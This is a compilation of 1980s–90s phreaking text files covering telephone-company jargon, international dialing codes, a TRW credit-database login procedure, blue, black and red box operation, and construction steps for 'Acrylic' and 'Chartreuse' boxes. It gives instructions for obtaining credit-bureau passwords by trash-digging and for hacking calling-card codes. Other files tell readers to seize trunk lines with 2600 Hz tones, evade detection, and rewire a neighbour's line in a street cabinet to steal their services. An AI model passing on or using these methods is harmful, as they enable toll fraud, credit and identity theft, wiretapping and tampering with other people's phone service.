Now most of the operators are not bugged, so they can curse at you, if they do ask INSTANTLY for the "S.A." or the Service Assistant. The operator does not report to her (95% of them are hers) but they will solve most of your problems. She MUST give you her name as she connects & all of these calls are bugged. If the SA gives you a rough time get her BOS (Business Office Supervisor) on the line. S/He will almost always back her girls up, but sometimes the SA will get tarred and feathered. The operator reports to the Group Chief, and S/He will solve 100% of your problems, but the chances of getting S/He on the line are nill.

If a lineman (the guy who works out on the poles) or an installation man gives you the works ask to speak to the Installation Foreman, that works wonders.

Here is some other bell jargon, that might come in handy if you are having trouble with the line. Or they can be used to lie your way out of situations....

An Erling is a line busy for 1 hour, used mostly in traffic studies A Permanent Signal is that terrible howling you get if you disconnect, but don't hang up.

Everyone knows what a busy signal is, but some idiots think that is the *Actual* ringing of the phone, when it just is a tone "beeps" when the phone is ringing, wouldn't bet on this though, it can (and does) get out of sync.

When you get a busy signal that is 2 times as fast as the normal one, the person you are trying to reach isn't really on the phone, (he might be), it is actually the signal that a trunk line somewhere is busy and they haven't or can't reroute your call. Sometimes you will get a Recording, or if you get nothing at all (Left High & Dry in fone terms) all the recordings are being used and the system is really overused, will probably go down in a little while. This happened when Kennedy was shot, the system just couldn't handle the calls. By the way this is called the "reorder signal" and the trunk line is "blocked".

124.TXT

One more thing, if an overseas call isn't completed and doesn't generate any money for AT&T, is is called an "Air & Water Call".

AT&T is no longer as stupid as she once was. I advise STRONG caution when phucking with Ma Bell. -= Exodus =-

-= RFLAGG =-

International Country Code Listing

125.TXT

courtesy of Exodus
Orig. by JR

*UNITED KINGDOM/IRELAND

IRELAND.....353
UNITED KINGDOM.....44

*EUROPE

ANDORRA.....33
AUSTRIA.....43
BELGIUM.....32
CYPRUS.....357
CZECHOSLOVAKIA.....42
DENMARK.....45
FINLAND.....358
FRANCE.....33
GERMAN DEMOCRATIC REPUBLIC.....37
GERMANY, FEDERAL REPUBLIC OF.....49
GIBRALTAR.....350
GREECE.....30
HUNGARY.....36
ICELAND.....354
ITALY.....39
LIECHTENSTEIN.....41
LUXEMBOURG.....352
MONACO.....33
NETHERLANDS.....31
NORWAY.....47
POLAND.....48
PORTUGAL.....351
ROMANIA.....40
SAN MARINO.....39
SPAIN.....34
SWEDEN.....46
SWITZERLAND.....41
TURKEY.....90
VATICAN CITY.....39
YUGOSLAVIA.....38

*CENTRAL AMERICA

BELIZE.....501
COSTA RICA.....506
EL SALVADOR.....503
GUATEMALA.....502

HONDURAS.....	504
NICARAGUA.....	505
PANAMA.....	507

*AFRICA

ALGERIA.....	213
CAMEROON.....	237
EGYPT.....	20
ETHIOPIA.....	251
GABON.....	241
IVORY COAST.....	225
KENYA.....	254
LESOTHO.....	266
LIBERIA.....	231
LIBYA.....	218
MALAWI.....	265
MOROCCO.....	212
NAMIBIA.....	264
NIGERIA.....	234
SENEGAL.....	221
SOUTH AFRICA.....	27
SWAZILAND.....	268
TANZANIA.....	255
TUNISIA.....	216
UGANDA.....	256
ZAMBIA.....	260
ZIMBABWE.....	263

*PACIFIC

AMERICAN SAMOA.....	684
AUSTRALIA.....	61
BRUNEI.....	673
FIJI.....	679
FRENCH POLYNESIA.....	689
GUAM.....	671
HONG KONG.....	852
INDONESIA.....	62
JAPAN.....	81
KOREA, REPUBLIC OF.....	82
MALAYSIA.....	60
NEW CALEDONIA.....	687
NEW ZEALAND.....	64
PAPUA NEW GUINEA.....	675
PHILIPPINES.....	63
SAIPAN.....	670
SINGAPORE.....	65

TAIWAN.....886
THAILAND.....66

*INDIAN OCEAN

PAKISTAN.....92
SRI LANKA.....94

*SOUTH AMERICA

ARGENTINA.....54
BOLIVIA.....591
BRAZIL.....55
CHILE.....56
COLOMBIA.....57
ECUADOR.....593
GUYANA.....592
PARAGUAY.....595
PERU.....51
SURINAME.....597
URUGUAY.....598
VENEZUELA.....58

*NEAR EAST

BAHRAIN.....973
IRAN.....98
IRAQ.....964
ISRAEL.....972
JORDAN.....962
KUWAIT.....965
OMAN.....968
QATAR.....974
SAUDI ARABIA.....966
UNITED ARAB EMIRATES.....971
YEMEN ARAB REPUBLIC.....967

*CARIBBEAN/ATLANTIC

FRENCH ANTILLES.....596
GUANTANAMO BAY (US NAVY BASE)....53
HAITI.....509
NETHERLANDS ANTILLES.....599
ST. PIERRE AND MIQUELON.....508

*INDIA

INDIA.....91

*CANADA

TO CALL CANADA, DIAL 1 + AREA CODE +
LOCAL NUMBER.

*MEXICO

TO CALL MEXICO, DIAL 011 + 52 + CITY CODE+ LOCAL NUMBER.

To dial international calls:

International Access Code + Country code + Routing code

Example :

To call Frankfurt, Germany, you would do the following:

011 + 49 + 611 + (# wanted) + # sign(octothrope)

The # sign at the end is to tell Bell that you are done entering in all the
needed info.

Trw is a large database in which company's and banks can run credit checks on their customers. Example: John Jones orders 500\$ worth of stereo equipment from the Joe Blow Electronic distributng Co. Well it could be that he gave the company a phony credit card number, or doesn't have enough credit, etc. Well they call up Trw and then run a check on him, trw then lists his card numbers (everything from sears to visa) and tells the numbers, credit, when he lost it last (if he ever did) and then of course tells if he has had any prior problems paying his bills.

I would also like to add that although Trw contains information on millions of people, not every part of the country is served, although the major area are.. So if you hate someone and live in a small state, you probably wont be able to order him 300 pink toilet seats from K-mart.

Logging on

=====

To log on, you dial-up your local access number (or long-distance, what ever turns you on) and wait for it to say "trw" at this prompt, you type either an "A" or a "Ctrl-G" and it will say "circuit building in progress" it will wait for a minute and then clear the screen, now you will type one of the following.

Tca1

Tca2

Tnj1

Tga1

This is to tell it what geographical area the customer is in, it really doesnt matter which you use, because trw will automatically switch when it finds the record..

Next, you will type in the pswd and info on the person you are trying to get credit info on: you type it in a format like this:

Rts Pswd Lname Fname ...,House number First letter of street name Zip <cr>
now you type ctrl s and 2 ctrl q's here is what it looks like in real life:

Ae: Dialing xxx-xxx-xxxx

(screen clear)

Trw ^G

circuit building in progress

(pause . . . screen clear)

Tca1

Rtc 3966785-cm5 Johnson David ...,4567

R 56785

^s ^q ^q

and then it will wait for a few seconds and print out the file on him
(if it can locate one for the guy)

note: you may have to push return when you first connect to get the systems
attention.

Getting Your Passwords

=====

To obtain pswds, you go down to your favorite bank or sears store and
dig through the trash (hence the name trashing) looking for printouts, if
they are a big enough place, and live in a trw area, then they will probably
have some. The printouts will have the 7 digit subscriber code, leaving the
3-4 digit pswd up to you. Much like trashing down at good old ma bell.

----- Jolly Roger

The long awaited prequil to Phreaker's Guide has finally arrived. Conceived from the boredom and loneliness that could only be derived from: The Traveler! But now, he has returned in full strength (after a small vacation) and is here to 'World Premiere' the new files everywhere. Stay cool. This is the prequil to the first one, so just relax. This is not made to be an exclusive ultra elite file, so kinda calm down and watch in the background if you are too cool for it.

/-/ Phreak Dictionary /-/

Here you will find some of the basic but necessary terms that should be known by any phreak who wants to be respected at all.

- Phreak : 1. The action of using mischevious and mostly illegal ways in order to not pay for some sort of tele-communications bill, order, transfer, or other service. It often involves usage of highly illegal boxes and machines in order to defeat the security that is set up to avoid this sort of happening. [fr'eaking]. v.
2. A person who uses the above methods of destruction and chaos in order to make a better life for all. A true phreaker will not not go against his fellows or narc on people who have ragged on him or do anything termed to be dishonorable to phreaks. [fr'EEK]. n.
3. A certain code or dialup useful in the action of being a phreak. (Example: "I hacked a new metro phreak last night.")

Switching System: 1. There are 3 main switching systems currently employed in the US, and a few other systems will be mentioned as background.

- A) SxS: This system was invented in 1918 and was employed in over half of the country until 1978. It is a very basic system that is a general waste of energy and hard work on the linesman. A good way to identify this is that it requires a coin in the phone booth before it will give you a dial tone, or that no call waiting, call forwarding, or any other such service is available. Stands for: Step by Step
- B) XB: This switching system was first employed in 1978 in order to take care of most of the faults of SxS

127.TXT

switching. Not only is it more efficient, but it also can support different services in various forms. XB1 is Crossbar Version 1. That is very limited and is hard to distinguish from SxS except by direct view of the wiring involved. Next up was XB4, Crossbar Version 4. With this system, some of the basic things like DTMF that were not available with SxS can be accomplished. For the final stroke of XB, XB5 was created. This is a service that can allow DTMF plus most 800 type services (which were not always available.) Stands for: Crossbar.

- C) ESS: A nightmare in telecom. In vivid color, ESS is a pretty bad thing to have to stand up to. It is quite simple to identify. Dialing 911 for emergencies, and ANI [see ANI below] are the most common facets of the dread system. ESS has the capability to list in a person's caller log what number was called, how long the call took, and even the status of the conversation (modem or otherwise.) Since ESS has been employed, which has been very recently, it has gone through many kinds of revisions. The latest system to date is ESS 11a, that is employed in Washington D.C. for security reasons. ESS is truly trouble for any phreak, because it is 'smarter' than the other systems. For instance, if on your caller log they saw 50 calls to 1-800-421-9438, they would be able to do a CN/A [see Loopholes below] on your number and determine whether you are subscribed to that service or not. This makes most calls a hazard, because although 800 numbers appear to be free, they are recorded on your caller log and then right before you receive your bill it deletes the billings for them. But before that they are open to inspection, which is one reason why extended use of any code is dangerous under ESS. Some of the boxes [see Boxing below] are unable to function in ESS. It is generally a menace to the true phreak. Stands For: Electronic Switching System. Because they could appear on a filter somewhere or maybe it is just nice to know them anyways.

- A) SSS: Strowger Switching System. First non-operator system available.

- B) WES: Western Electronics Switching. Used about 40 years ago with some minor places out west.

127.TXT

Boxing: 1) The use of personally designed boxes that emit or cancel electronical impulses that allow simpler acting while phreaking. Through the use of separate boxes, you can accomplish most feats possible with or without the control of an operator.

2) Some boxes and their functions are listed below. Ones marked with '*' indicate that they are not operatable in ESS.

*Black Box: Makes it seem to the phone company that the phone was never picked up.

Blue Box : Emits a 2600hz tone that allows you to do such things as stack a trunk line, kick the operator off line, and others.

Red Box : Simulates the noise of a quarter, nickel, or dime being dropped into a payphone.

Cheese Box : Turns your home phone into a pay phone to throw off traces (a red box is usually needed in order to call out.)

*Clear Box : Gives you a dial tone on some of the old SxS payphones without putting in a coin.

Beige Box : A simpler produced linesman's handset that allows you to tap into phone lines and extract by eavesdropping, or crossing wires, etc.

Purple Box : Makes all calls made out from your house seem to be local calls.

ANI [ANI]: 1) Automatic Number Identification. A service available on ESS that allows a phone service [see Dialups below] to record the number that any certain code was dialed from along with the number that was called and print both of these on the customer bill. 950 dialups [see Dialups below] are all designed just to use ANI. Some of the services do not have the proper equipment to read the ANI impulses yet, but it is impossible to see which is which without being busted or not busted first.

Dialups [dy'l'ups]: 1) Any local or 800 extended outlet that allows instant access to any service such as MCI, Sprint, or AT&T that from there can be used by handpicking or using a program to reveal other peoples codes which can then be used moderately until they find out about it and you must switch to another code (preferrably before they find out about it.)

127.TXT

- 2) Dialups are extremely common on both senses. Some dialups reveal the company that operates them as soon as you hear the tone. Others are much harder and some you may never be able to identify. A small list of dialups:

1-800-421-9438 (5 digit codes)
1-800-547-6754 (6 digit codes)
1-800-345-0008 (6 digit codes)
1-800-734-3478 (6 digit codes)
1-800-222-2255 (5 digit codes)

- 3) Codes: Codes are very easily accessed procedures when you call a dialup. They will give you some sort of tone. If the tone does not end in 3 seconds, then punch in the code and immediately following the code, the number you are dialing but strike the '1' in the beginning out first. If the tone does end, then punch in the code when the tone ends. Then, it will give you another tone. Punch in the number you are dialing, or a '9'. If you punch in a '9' and the tone stops, then you messed up a little. If you punch in a tone and the tone continues, then simply dial then number you are calling without the '1'.
- 4) All codes are not universal. The only type that I know of that is truly universal is Metrophone. Almost every major city has a local Metro dialup (for Philadelphia, (215)351-0100/0126) and since the codes are universal, almost every phreak has used them once or twice. They do not employ ANI in any outlets that I know of, so feel free to check through your books and call 555-1212 or, as a more devious manor, subscribe yourself. Then, never use your own code. That way, if they check up on you due to your caller log, they can usually find out that you are subscribed. Not only that but you could set a phreak hacker around that area and just let it hack away, since they usually group them, and, as a bonus, you will have their local dialup.
- 5) 950's. They seem like a perfectly cool phreakers dream. They are free from your house, from payphones, from everywhere, and they host all of the major long distance companies (950)1044 <MCI>, 950)1077 <Sprint>, 950-1088 <S+ylines>, 950-1033 <Us Telecom>.) Well, they aren't. They were designed for

ANI. That is the point, end of discussion.

A phreak dictionary. If you remember all of the things contained on that fileup there, you may have a better chance of doing whatever it is you do. This next section is maybe a little more interesting...

Blue Box Plans:

These are some blue box plans, but first, be warned, there have been 2600hz tone detectors out on operator trunk lines since XB4. The idea behind it is to use a 2600hz tone for a few very naughty functions that can really make your day lighten up. But first, here are the plans, or the heart of the file:

700	:	1	:	2	:	4	:	7	:	11	:
900	:	+	:	3	:	5	:	8	:	12	:
1100	:	+	:	+	:	6	:	9	:	KP	:
1300	:	+	:	+	:	+	:	10	:	KP2	:
1500	:	+	:	+	:	+	:	+	:	ST	:
	:	700	:	900	:	1100	:	1300	:	1500	:

Stop! Before you diehard users start piecing those little tone tidbits together, there is a simpler method. If you have an Apple-Cat with a program like Cat's Meow IV, then you can generate the necessary tones, the 2600hz tone, the KP tone, the KP2 tone, and the ST tone through the dial section. So if you have that I will assume you can boot it up and it works, and I'll do you the favor of telling you and the other users what to do with the blue box now that you have somehow constructed it. The connection to an operator is one of the most well known and used ways of having fun with your blue box. You simply dial a TSPS (Traffic Service Positioning Station, or the operator you get when you dial '0') and blow a 2600hz tone through the line. Watch out! Do not dial this direct! After you have done that, it is quite simple to have fun with it. Blow a KP tone to start a call, a ST tone to stop it, and a 2600hz tone to hang up. Once you have connected to it, here are some fun numbers to call with it:

0-700-456-1000 Teleconference (free, because you are the operator!)
 (Area code)-101 Toll Switching
 (Area code)-121 Local Operator (hehe)
 (Area code)-131 Information
 (Area code)-141 Rate & Route
 (Area code)-181 Coin Refund Operator
 (Area code)-11511 Conference operator (when you dial 800-544-6363)

Well, those were the tone matrix controllers for the blue box and some other helpful stuff to help you to start out with. But those are only the functions with the operator. There are other k-fun things you can do with it.

More advanced Blue Box Stuff:

Oops. Small mistake up there. I forgot tone lengths. Um, you blow a tone pair out for up to 1/10 of a second with another 1/10 second for silence between the digits. KP tones should be sent for 2/10 of a second. One way to confuse the 2600hz traps is to send pink noise over the channel (for all of you that have decent BSR equalizers, there is major pink noise in there.)

Using the operator functions is the use of the 'inward' trunk line. That is working it from the inside. From the 'outward' trunk, you can do such things as make emergency breakthrough calls, tap into lines, busy all of the lines in any trunk (called 'stacking'), enable or disable the TSPS's, and for some 4a systems you can even re-route calls to anywhere.

All right. The one thing that every complete phreak guide should be without is blue box plans, since they were once a vital part of phreaking. Another thing that every complete file needs is a complete listing of all of the 800 numbers around so you can have some more Fu7nC

/-/ 800 Dialup Listings /-/

1-800-345-0008 (6)	1-800-547-6754 (6)
1-800-245-4890 (4)	1-800-327-9136 (4)
1-800-526-5305 (8)	1-800-858-9000 (3)
1-800-437-9895 (7)	1-800-245-7508 (5)
1-800-343-1844 (4)	1-800-322-1415 (6)
1-800-437-3478 (6)	1-800-325-7222 (6)

All right, set Cat Hacker 1.0 on those numbers and have a fuck of a day. That is enough with 800 codes, by the time this gets around to you I dunno what state those codes will be in, but try them all out anyways and see what you get. On some 800 services now, they have an operator who will answer and ask you for your code, and then your name. Some will switch back and forth between voice and tone verification, you can never be quite sure which you will be up against.

Armed with this knowledge you should be having a pretty good time phreaking now. But class isn't over yet, there are still a couple important rules that you should know. If you hear continual clicking on the line, then you should assume that an operator is messing with something, maybe even listening in on you. It is a good idea to call someone back when the phone starts doing that. If you were using a code, use a different code and/or service to call him back.

A good way to detect if a code has gone bad or not is to listen when the number has been dialed. If the code is bad you will probably hear the phone ringing more clearly and more quickly than if you were using a different code. If someone answers voice to it then you can immediately

127.TXT

assume that it is an operative for whatever company you are using. The famed '311311' code for Metro is one of those. You would have to be quite stupid to actually respond, because whoever you ask for the operator will always say 'He's not in right now, can I have him call you back?' and then they will ask for your name and phone number. Some of the more sophisticated companies will actually give you a carrier on a line that is supposed to give you a carrier and then just have garbage flow across the screen like it would with a bad connection. That is a feeble effort to make you think that the code is still working and maybe get you to dial someone's voice, a good test for the carrier trick is to dial a number that will give you a carrier that you have never dialed with that code before, that will allow you to determine whether the code is good or not. For our next section, a lighter look at some of the things that a phreak should not be without. A vocabulary. A few months ago, it was a quite strange world for the modem people out there. But now, a phreaker's vocabulary is essential if you wanna make a good impression on people when you post what you know about certain subjects.

/-/ Vocabulary /-/

- Do not misspell except certain exceptions:

phone -> fone
freak -> phreak

- Never substitute 'z's for 's's. (i.e. codez -> codes)
- Never leave many characters after a post (i.e. Hey Dudes!#!@##@!#!@)
- NEVER use the 'k' prefix (k-kool, k-rad, k-whatever)
- Do not abbreviate. (I got lotsa wares w/ docs)
- Never substitute '0' for 'o' (r0dent, l0zer).
- Forget about ye old upper case, it looks ruggyish.

All right, that was to relieve the tension of what is being drilled into your minds at the moment. Now, however, back to the teaching course. Here are somethings you should know about phones and billings for phones, etc.

LATA: Local Access Transference Area. Some people who live in large cities or areas may be plagued by this problem. For instance, let's say you live in the 215 area code under the 542 prefix (Ambler, Fort Washington). If you went to dial in a basic Metro code from that area, for instance, 351-0100, that might not be counted under unlimited local calling because it is out of your LATA. For some LATA's, you have to dial a '1' without the area code before you can dial the phone number. That could prove a hassle

127.TXT

for us all if you didn't realize you would be billed for that sort of call. In that way, sometimes, it is better to be safe than sorry and phreak.

The Caller Log: In ESS regions, for every household around, the phone company has something on you called a Caller Log. This shows every single number that you dialed, and things can be arranged so it showed every number that was calling to you. That's one main disadvantage of ESS, it is mostly computerized so a number scan could be done like that quite easily. Using a dialup is an easy way to screw that, and is something worth remembering. Anyways, with the caller log, they check up and see what you dialed. Hmm... you dialed 15 different 800 numbers that month. Soon they find that you are subscribed to none of those companies. But that is not the only thing. Most people would imagine "But wait! 800 numbers don't show up on my phone bill!". To those people, it is a nice thought, but 800 numbers are picked up on the caller log until right before they are sent off to you. So they can check right up on you before they send it away and can note the fact that you fucked up slightly and called one too many 800 lines.

Right now, after all of that, you should have a pretty good idea of how to grow up as a good phreak. Follow these guidelines, don't show off, and don't take unnecessary risks when phreaking or hacking.

(*Greets to Pee Wee for this file taken from his 'Hell Disk' #1*)

-----RFLAGG-----

BOXES - GENERAL INFORMATION

THE FOLLOWING "GOLDEN OLDIE (1980) IS FROM THE LEGENDARY "8BBS" OF BERNARD KLATT IN SANTA CLARA, CA. THIS IS THE FIRST PHREAK BBS THAT I EVER HEARD OF IT WAS A PDP-8 THAT COULD SUPPORT TWO USERS. IT "DISAPPEARED" AFTER AN OMNI MAGAZINE ARTICLE WAS PUBLISHED ABOUT PHREAKING WAS PUBLISHED

RESURRECTED BY BILL DOGER (PLEASE DOWNLOAD AND SAVE FOR POSTERITY)

SUBJECT: BASIC BOXES, PART I

THIS IS SOME REASONABLE BASIC STUFF, SO EXPERIENCED HACKERS MAY WISH TO SKIP THESE MESSAGES.

WHAT I WILL PROVIDE HERE IS A SUMMARY OF THE THREE MOST IMPORTANT BOXES, SOME OF THE WAYS THE TELCOES TRY TO CATCH BOXERS, AND SOME SUGGESTIONS ON AVOIDING BEING CAUGHT.

THE MOST FAMOUS BOX, THE BLUE BOX, IS ESSENTIALLY LIKE A PORTABLE TOUCH-TONE PAD, EXCEPT THE TONES ARE NOT TOUCH-TONE (DTMF) -- THEY ARE THE TRUNK SIGNALLING FREQUENCIES (MF). THESE FREQUENCIES WERE GIVEN BY SUSAN IN A MESSAGE A FEW BACK. A GOOD BOX ALSO CONTAINS THE SUPERVISION CONTROL FREQUENCY, 2600HZ (SF).

HACKERS USE THE BOX BY GAINING ACCESS TO A DDD (OR OTHER) NETWORK SENDER (IT'S LIKE A DIAL TONE), USUALLY BY MAKING AN 800 OR 555 CALL. A MUCH BETTER ACCESS IS IF THERE ARE LOCAL TANDEMS IN YOUR AREA USED FOR NON-ACCOUNTED CALLS BUT ALLOWING NON-LOCAL OUTGOING CALLS.

HACKERS USE BLUE BOXES BECAUSE IT ALLOWS THE INTRODUCTION OF NETWORK DIAL CODES OTHER THAN AREA-CODE AND NUMBER AND OPENED AN INCREDIBLY COMPLEX MAZE TO BE EXPLORED AND TOYED WITH. OTHER PEOPLE USED BLUE BOXES TO COMPLETE CALLS WITHOUT PAYING. THIS MADE AT&T INTENT ON STOPPING THE ACCESS; TO THEM THE HACKERS TYING UP TANDEMS FROM KALAMAZOO TO MOSCOW WERE A NUISANCE, AND THE OTHERS WERE THIEVES.

ONE OF THE MOST SUCCESSFUL MEANS OF CATCHING BLUE BOXERS WAS AND IS THE FEATURE IN THE ACCOUNTING PROGRAM WHICH CALLS ATTENTION TO ANY NUMBER WHICH SHOWS A LARGE NUMBER OF 800 OR 555 CALLS. (WE KNOW OF TELECOMMUNICATIONS MANAGERS WHO HAVE BEEN CALLED BY AT&T TO FIND OUT WHY SO AND SO - AN EMPLOYEE - MAKES SO MANY CALLS TO THE COMPANY 800 NUMBER.) OTHER MEANS INCLUDE ANALYZING TRUNK TROUBLE REPORTS (IF YOUR BOX DOESN'T TREAT THE TRUNK THE SAME WAY AT&TS EQUIPMENT DOES, IT CAN IN SOME CASES GENERATE TROUBLE REPORTS).

ONCE THE SUSPICION IS THERE, YOUR LOCAL TELCO PUTS A "PEN RECORDER" ON YOUR LINE, AND EVERYTHING YOU DIAL - ROTARY, TOUCH-TONE, OR MF GETS RECORDED ON PAPER - THIS PAPER WILL BE USED AS EVIDENCE AGAINST YOU.

128.TXT

EVENTUALLY THE U.S. GOVERNMENT PROSECUTES YOU FOR "INTERSTATE FRAUD BY WIRE" -- AN EXTREMELY BROAD LAW. MORE ABOUT THAT LAW IN FUTURE STUFF.

IN ORDER TO ELIMINATE BLUE BOXING, WHICH RELIES ON THE USE OF THE MF SIGNALS ON THE SAME CIRCUIT THAT YOU TALK ON, MA BELL IS CONVERTING TO A NEW SYSTEM - COMMON CHANNEL INTEROFFICE SIGNALLING (CCIS). THERE ARE MANY BENEFITS OF CCIS OTHER THAN ELIMINATING BLUE BOXING, BUT IT WILL EVENTUALLY ELIMINATE BLUE BOXING BECAUSE IT SENDS THE NETWORK SIGNALLING INFORMATION ON DATA LINKS BETWEEN SIGNAL TRANSFER POINTS (STPS) ASSOCIATED WITH VARIOUS SWITCHING MACHINES.

IT WILL TAKE MANY YEARS FOR CCIS TO BE UNIVERSALLY USED, BUT IT IS GOING IN FAST. AS LONG AS THERE IS ONE NON-CCIS LINK IN THE NETWORK, THE HACKERS WILL FIND IT AND PLY THEIR HOBBY.

TO AVOID GETTING CAUGHT: DON'T USE YOUR BOX FROM THE SAME PLACE REPEATEDLY. DON'T COMPLETE CALLS TO FRIENDS AND SIT AND GAB -- IF NO "SIGNS AND SIGNALS" ARE TRANSMITTED (YOU DON'T PASS INFORMATION -- YOU DON'T COMMUNICATE) YOU HAVE NOT COMMITTED FRAUD BY WIRE. YOU MAY GET CHARGED WITH POSSESSION, IF THE STATE LAWS WHERE YOU ARE CAUGHT MAKE BOXES ILLEGAL (HMMM. LIKE GUN CONTROL -- MAYBE YOU HAVE THE BOX IN CASE OF AN EMERGENCY WHEN THE NETWORK ISN'T WORKING RIGHT -- TO SAVE YOUR LIFE -- BUT IT CAN BE USED TO COMMIT A CRIME. ENOUGH OF THAT NONSENSE).

THE SECOND FAMOUS BOX IS THE BLACK BOX. WITH THE BLACK BOX, YOU RECEIVE CALLS WITHOUT THE CALLER BEING CHARGED. THIS IS USELESS FOR HACKERS -- ONLY THE FREEPHONE PEOPLE ARE INTERESTED. AN EARLIER MESSAGE TALK ABOUT THE WIRES THAT GO TO THE INTERRUPTER SWITCH IN YOUR ROTARY DIAL. THIS IS THE BASIC INGREDIENT IN THE BLACK BOX. THE ONLY ADDITIONAL EQUIPMENT NEEDED IS A BATTERY TO POWER YOUR CARBON MIKE. USING THE BLACK BOX, THE CALLEE GOES OFF-HOOK VERY BRIEFLY, ENOUGH TO STOP THE RINGING (SOME BLACK BOXERS HAVE BEEN KNOWN TO TALK BETWEEN THE RINGS) BUT NOT ENOUGH TO SEND ANYTHING BACK DOWN THE TRUNK TO THE CALLER SAYING THAT THE PHONE HAD BEEN ANSWERED AND HUNG UP. THIS WORKS IN STEP-BY-STEP (SXS) OFFICES, NO 1 AND 5 CROSSBAR, AND SOME NON-BELL OFFICES. BELL'S ESS OFFICES ARE TOO CLEVER FOR THIS TRICK - YOUR PHONE ISN'T CONNECTED TO THE INCOMING TRUNK UNLESS YOU ARE OFF-HOOK.

MA BELL CATCHES BLACK BOXERS BY EXAMINING TRUNK RECORDS. WHY WAS THE TRUNK IN USE FOR SO LONG, BUT NOT OFF HOOK? IN NO 5 XBAR OFFICES THERE WILL ALSO BE FUNNY ACCOUNT ENTRIES -- ORIGINATE FOLLOWED BY DISCONNECT -- A LONG TIME LATER -- WITH NO ANSWER IN BETWEEN. ESS OFFICES CAN GENERATE THIS DATA WHEN AUDITS ARE DONE (A RANDOM OCCURANCE).

THE BEST WAY TO AVOID BEING CAUGHT IS TO STAY AWAY FROM THIS ONE. AT LEAST KEEP YOUR CALLS SHORT -- THE LENGTH OF 15-20 RINGS OR SO.

THE FINAL FAMOUS BOX IS THE RED BOX. THIS IS THE ELECTRONIC EQUIVALENT OF THE CHIME PEOPLE USED TO TAKE TO A PAY PHONE SO THAT THE OPERATOR THINKS MONEY IS BEING DEPOSITED. THE GONGS WERE EASY TO RECORD OR OBTAIN AND OPERATORS COULD

128.TXT

BE EASILY FOOLED. THE NEWER PHONES WITH THE BEEPS MADE IT NECESSARY TO COME UP WITH SOMETHING MORE PRECISE.

PEOPLE GET CAUGHT WHEN AN OPERATOR GETS SUSPICIOUS AND CALLS SECURITY, OR WHEN THE ACCOUNTING INFO FOR THE PHONE SAYS THERE ISN'T ENOUGH MONEY IN THE COIN BOX. BELL SECURITY THEN STAKES OUT THE PAY PHONE -- AND ZAP. NEVER USE THE SAME PAY PHONE TWICE. (END OF BASICS. MORE SOMEDAY)

NEW TO THE COOKBOOK 5 -= RFLAGG -= '97

The Acrylic Box

Brought to you by ---RFlagg---

Ok the purpose of this box is to get Three-Way-Calling, Call Waiting, programmable Call Forwarding, and an easier way of extended Bud Boxing ALL for FREE.

Materials:

- 1) Wire stripers
- 2) Couple Feet Wire
- 3) AT&T/BELL Can
- 4) Hex Wrench

Idea: Ok the idea of this box is to get all of the above features by stealing them from the fortunate ones on your block.

Procedure:

Step 1) Find AT&T/BELL Can that is being used to service you surrounding area.

Step 2) Open can with Hex wrench.

Step 3) Find your line and another persons line who has 3-way, Call (waiting/forwarding), if the # of all the lines are not listed in the box you will have to use your local ANI to find them.

Step 4) Once you have found the lines then wire the (Black & Yellow) wires on the victims line to the (Black & Yellow) wires on you line (Be sure your phone at home uses all 4 wire as some of the cheap phones don't).

Step 5) Then disconnect the victims (Black & Yellow) Wires, resulting the the loss of these features to their line (you mat want to leave these wires connected, this may or may not cause problems I haven't tried it that may yet)

.

The Chartreuse Box, so named because this is an obnoxious box and chartreuse is an obnoxious color, is designed to take advantage of the thousands of dollars Ma Bell pays to the electric company each day. As you know, your telephone line is a constant power source. The chart box is designed to allow you to tap that power source for whatever sicko purposes you might have in mind.

Parts

- [1]- 1 four prong to modular phone adapter (the rectangular beige boxes with phone line jacks at one end and four prongs out the other.)
- [2]- 1 low power broad range rheostat.
- [3]- some wire
- [4]- a soldering iron
- [5]- some electric tape
- [6]- a 70 vlt. DC fuse (optional)
- [7]- 1 SPST switch


Assembly

Plug the adapter into a phone line, and use a multitester to note which posts are charged. Use a magic marker to mark the positive and negative poles. Do this first.

Take the adapter, and turn it upside down. You should observe that the bottom fits into the top. Use a pocketknife, small screwdriver, battle axe etc. to remove the bottom. Don't break it.

Detach the two wires not connected to charged poles, and scrap em. Detach the other two wires as well. Take your rheostat, and mount it on the outside of the box, drilling a small hole in the box, to run wires through.

Run wire from the charged connections from the line jack, through the rheostat, to the charged poles. (see diagram).



Key: # - Rheostat poles
 . - Wiring path
 [=]- Outside posts

Attach the fuse somewhere in the line if you feel like it. When the phone rings 90 volts of pulsing DC power get shot down your line, and can really fuck up whatever you have the chart box hooked up to. Therefore, the fuse is a good idea.

You can also hook a switch up to the wiring, to give you more control over when power starts to flow. Once all the wiring is complete, push the wires and the fuse into the casing, and reclose it. Then tape around the side of the box, to hold the wires that come out to the rheostat down. I highly recommend that you mark the charged posts with a marker, so you can easily identify them.

Use

To use the chart box, hook it up to a phone line, and grab a multitester or voltmeter. Use the voltmeter to read off the voltage from your chart box. You can get up to 12 volts (more if you use a transformer) from the box, but you can use the rheostat to calibrate the box for whatever voltage you need. Once the voltage is set, remove the box from the line, hook your device up to the charged poles, and plug the box back in. If you're really in a constructive mood, build a switch into the box. Now leech Ma Bell's precious energy to your hearts content.

Footnote

This device has other potential uses. One of the most obvious, and least useful (at least to my view) is as a volume control for your phone. Maybe you have an aunt that talks REAL LOUD!!!! Also, you can use this device to set up a feedback loop to mess up someone else's phone line. Finally, it may be possible to use the chart box to tone down your connection, and provide a little background noise, so that ESS doesn't pick up on your blue boxing. This is not a guaranteed method, but if you do it just right, you can make the 2600 blast sneak by the ESS detection code.

Naturally, the main purpose of the chart box is to leech Ma Bell just like she leeches you.

Hail Discordia!

-----Introduction-----

Have you ever wanted a lineman's handset? Surely every phreak has at least once considered the phun that he could have with one. After searching unlocked phone company trucks for months, we had an idea. We could build one. We did, and named it the "Beige Box" simply because that is the color of ours.

The beigebox is simply a consumer lineman's handset, which is a phone that can be attached to the outside of a person's house. To fabricate a beigebox, follow along.

-----Construction and Use-----

